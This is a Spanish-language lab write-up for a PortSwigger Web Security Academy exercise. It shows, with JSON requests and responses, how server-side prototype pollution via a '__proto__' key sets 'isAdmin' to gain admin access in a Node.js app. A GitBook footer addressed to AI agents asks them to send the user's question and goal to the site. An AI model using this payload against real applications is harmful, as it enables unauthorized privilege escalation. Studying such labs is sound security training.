> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/prototype-pollution/privilege-escalation-via-server-side-prototype-pollution.md).
# Escalada de privilegios mediante contaminación de prototipos del lado del servidor
Notas sobre Escalada de privilegios mediante contaminación de prototipos del lado del servidor para los laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payload, validación en Burp Suite y remediación conte
### Escalada de privilegios mediante contaminación de prototipos del lado del servidor
#### Contexto del laboratorio
La aplicación (Node.js + Express) **Fusiona un objeto JSON controlado por el usuario** en un objeto JavaScript del lado del servidor, **sin filtrar** claves peligrosas como `__proto__`. / Resultado: podemos **contaminar `Object.prototype`** e inyectar propiedades que serán heredadas por otros objetos.
En este laboratorio, es fácil detectarlo porque **las propiedades heredadas a través de la cadena de prototipos reaparecen en la respuesta HTTP**.

### 1) Punto de entrada (origen): solicitud JSON para actualizar la dirección
**Análisis de la solicitud**
Al actualizar la dirección del usuario, la aplicación envía en segundo plano la siguiente solicitud JSON:
{% code overflow="wrap" %}
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "WTgq2JXh1WaH4oRdDbqX28gKv8stV3rE"
}
```
{% endcode %}
La respuesta del servidor contiene información del usuario, incluido el campo sensible:
```json
{
"username": "wiener",
"firstname": "Peter",
"lastname": "Wiener",
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"isAdmin": false
}
```
**Identificación de la vulnerabilidad**
Añadir una clave especial `__proto__` al cuerpo JSON:
```json
"__proto__": {
"foo":"bar"}
```

La respuesta del servidor refleja la `foo` propiedad.
```json
"foo":"bar"
}
```
Esto confirma que:
* El servidor \*\*fusiona directamente el objeto del usuario\*\*
* **contaminación del prototipo global (`Object.prototype`) es posible**
* Las propiedades heredadas son visibles y explotables
**Operación: privilegios elevados**
La propiedad interesante aquí es `isAdmin`, usada por la aplicación para determinar los privilegios.
Esta propiedad se inyecta entonces en el prototipo global:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "WTgq2JXh1WaH4oRdDbqX28gKv8stV3rE",
"__proto__": {
"isAdmin": "true"
}
}
```
**Resultado**

* El `isAdmin` la propiedad ahora se hereda de `Object.prototype`
* Durante las comprobaciones de autorización, la aplicación considera al usuario como \*\*administrador\*\*
* Acceso a `/admin` panel
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/prototype-pollution/privilege-escalation-via-server-side-prototype-pollution.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.